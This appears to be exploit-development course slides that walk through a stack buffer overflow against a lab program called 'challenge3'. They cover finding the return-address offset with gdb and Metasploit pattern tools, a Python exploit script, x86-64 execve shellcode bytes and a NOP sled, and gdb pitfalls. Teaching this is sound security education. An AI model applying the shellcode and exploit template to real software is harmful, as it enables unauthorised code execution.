
Recap:

- Debug vulnerable program to find address of buffer with the shellcode

# **Buffer Overflow Exploit Creation**

Offset

# Buffer Overflow Exploit Creation



# Buffer Overflow Exploit Creation

## Offset

- Distance between start of buffer (firstname)
- Till SIP

## What is the stuff?

- Other local variables (isAdmin)
- SBP
- Padding!

# Buffer Overflow Exploit Creation

How to get distance to SIP:

1. Create overflow string
2. Run the program in gdb with the string as argument
3. Check if RIP is modified (segmentation fault?)
4. If no crash:
  1. Increase overflow string length
  2. Goto 2
5. If crash:
  1. Check if RIP is based on overflow string
  2. Check at which location in the string RIP is
  3. Modify overflow string at that location



**Find offset manually**

# Buffer Overflow Exploit Creation

```
(gdb) run `python -c 'print "A" * 88 + "BBBB"'` test
```

```
You ARE admin!
```

```
Be the force with you.
```

```
isAdmin: 0x41414141
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x0000000042424242 in ?? ()
```

Or:

```
(gdb) run $(printf "%088xBBB")
```

# **Find offset with metasploit**

# Buffer Overflow Exploit Creation

```
$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_create.rb 90
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9

$ gdb ./challenge3
(gdb) run
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Ac7Ac8Ac9Ad0A test
Program received signal SIGSEGV, Segmentation fault.
0x0000413064413963 in ?? ()
(gdb) i r rip
rip                0x413064413963      0x413064413963
```

# Buffer Overflow Exploit Creation

```
$ ruby /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb  
413064413963  
[*] Exact match at offset 88
```

# **Exploit Programming**

Putting it all together

# Exploit Programming

```
# python bof3.py | hexdump -v
00000000 9090 9090 9090 9090 9090 9090 9090 9090
00000010 9090 9090 9090 9090 9090 9090 9090 9090
00000020 9090 9090 3190 48c0 d1bb 969d d091 978c
00000030 48ff dbf7 5453 995f 5752 5e54 3bb0 050f
00000040 4141 4141 4141 4141 4141 4141 4141 4141
00000050 4141 4141 4141 4141 e8c0 ffff 7fff
```

NOP

Shellcode

Fill

Return Address / Address of NOP

# Exploit Programming

```
#!/usr/bin/python
```

```
shellcode =  
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
```

```
buf_size = 64
```

```
offset = ??
```

```
# return address without GDB
```

```
ret_addr = "\x??\x??\x??\x??\x??\x??"
```



# Exploit Programming

```
# Fill buffer_len with NOP
# | NOP NOP |
exploit = "\x90" * (buf_size - len(shellcode))



# add shellcode
# | NOP NOP | shellcode |
exploit += shellcode

# Fill with garbage till we reach saved RIP
# | NOP NOP | shellcode | fill |
exploit += "A" * (offset - len(exploit))

# At last: put in the return address
# | NOP NOP | shellcode | fill | ret_addr |
exploit += ret_addr

# print to stdout
sys.stdout.write(exploit)
```

# Buffer Overflow Exploit Creation



# Exploit Programming

```
$ ./challenge3 `python bof3.py` asdf
```

```
You ARE admin!
```

```
Be the force with you.
```

```
isAdmin: 0x41414141
```

```
#
```

# NOP Sled

## NOP Sled:

NOP = No OPeration

“A set of instructions which ultimately do not affect code execution”

Does nothing except incrementing EIP


On x86: 0x90

# NOP Sled


What are NOP's good for?

SIP does not have to point EXACTLY at the beginning of the shellcode

Just: Somewhere in the NOP sled



# NOP Sled



# Exploit Programming Pitfalls

# Exploit Programming Pitfalls

Too much overflow on 64 bit is bad

- If you overflow too much ( $> 0x00007fffffffffff$ ), RIP will not look good
- E.g. AAAAAAAAA -> 0x4141414141414141 -> **0x400686**

(gdb) **run**

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac  
6Acaaaaaaaaaaaaaaa**aaaaaaaaaaaaa** test

(gdb) **i r rip**

rip                   **0x4007df**        0x4007df



# Exploit Programming Pitfalls

Too much overflow on 64 bit is bad

- If you overflow too much ( $> 0x00007fffffffffff$ ), RIP will not look good
- E.g. AAAAAAAAAA -> 0x4141414141414141 -> **0x400686**

```
(gdb) run
```

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac  
6Acaaaaaaaaaaaaaaa test
```

```
(gdb) i r rip
```

```
rip                0x4007df      0x4007df
```

```
(gdb) run
```

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac  
6Acaaaaaaaaaaaaaaa test
```

```
(gdb) i r rip
```

```
rip                0x61616161    0x61616161
```

# Exploit Programming Pitfalls

`gdb` is a little girl...

```
(gdb) run `python bof3.py` test
Breakpoint 2, 0x00000000004007b3 in handleData ()
(gdb) c
Continuing.
You ARE admin!
Be the force with you.
isAdmin: 0x41414141
process 17696 is executing new program: /bin/dash
Warning:
Cannot insert breakpoint 2.
Cannot access memory at address 0x4007b3
```

When exploit works, an existing breakpoint can break it!

```
(gdb) d 2
```

# Exploit Programming Pitfalls

`gdb` is a little bitc...

```
(gdb) run `python bof3.py` test
```

The program being debugged has been started already.

Start it from the beginning? (y or n) y

```
Starting program: /bin/dash `python bof3.py` test
```

```
/bin/dash: 0: Can't open
```

```
????????????????????????????????????????????????????????1?H?Й??Ќ??H??ST
_?RWT^?;AAAAAAAAAAAAAAAAAAAAAAAAAB????□
```

```
[Inferior 1 (process 17705) exited with code 0177]
```

When an exploit worked, and you try it again, `gdb` is confusing the binaries...

```
(gdb) file ./challenge3
```

# Exploit Programming Pitfalls

Exploit for GDB will (probably) not work without GDB

- Create a working exploit which works with GDB
- Run the program with enabled core files, with the exploit

```
$ ulimit -c unlimited
```

```
$ ./challenge3 `python bof3.py` test
```

```
Segmentation fault (core dumped)
```

```
$ gdb challenge3 core
```

```
Program terminated with signal SIGSEGV, Segmentation fault.
```

```
#0 0x00007ffffffffffec42 in ?? ()
```

```
(gdb) x/32x $rip
```

0x7ffffffffffec42:	0x00000000	0x0b000000	0xd3d1e68f	0xe0a72b29
0x7ffffffffffec52:	0x85e20d51	0x7830e622	0x365f3638	0x00000034
0x7ffffffffffec62:	0x00000000	0x00000000	0x00000000	0x632f2e00
0x7ffffffffffec72:	0x6c6c6168	0x65676e65	0x90900033	0x90909090
0x7ffffffffffec82:	0x90909090	0x90909090	0x90909090	0x90909090

# Exploit Programming Pitfalls

## leave will modify RSP

```
0x00000000004007d2 <+83>:      jmp      0x4007de <handleData+95>
0x00000000004007d4 <+85>:      mov      $0x400975,%edi
0x00000000004007d9 <+90>:      callq   0x4005d0 <puts@plt>
=> 0x00000000004007de <+95>:  leaveq
0x00000000004007df <+96>:      retq
(gdb) b *0x00000000004007de
```

(gdb) **run**

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac
6Acaaaaaaaaaa test
```

(gdb) **i r rsp**

```
rsp                0x7fffffffef850      0x7fffffffef850
```

(gdb) **s**


```
rsp                0x7fffffffef8c0      0x7fffffffef8c0
```

# Exploit Programming Pitfalls

## Recap:

- Always check the settings
  - ASLR on/off?
  - Execstack on/off?
- RIP not really overwritten?
  - Check if it is not too much overflow
  - Or too little
- *“Cannot insert breakpoint”*
  - It looks like it works! Disable breakpoint
- *“Starting program /bin/dash”...*
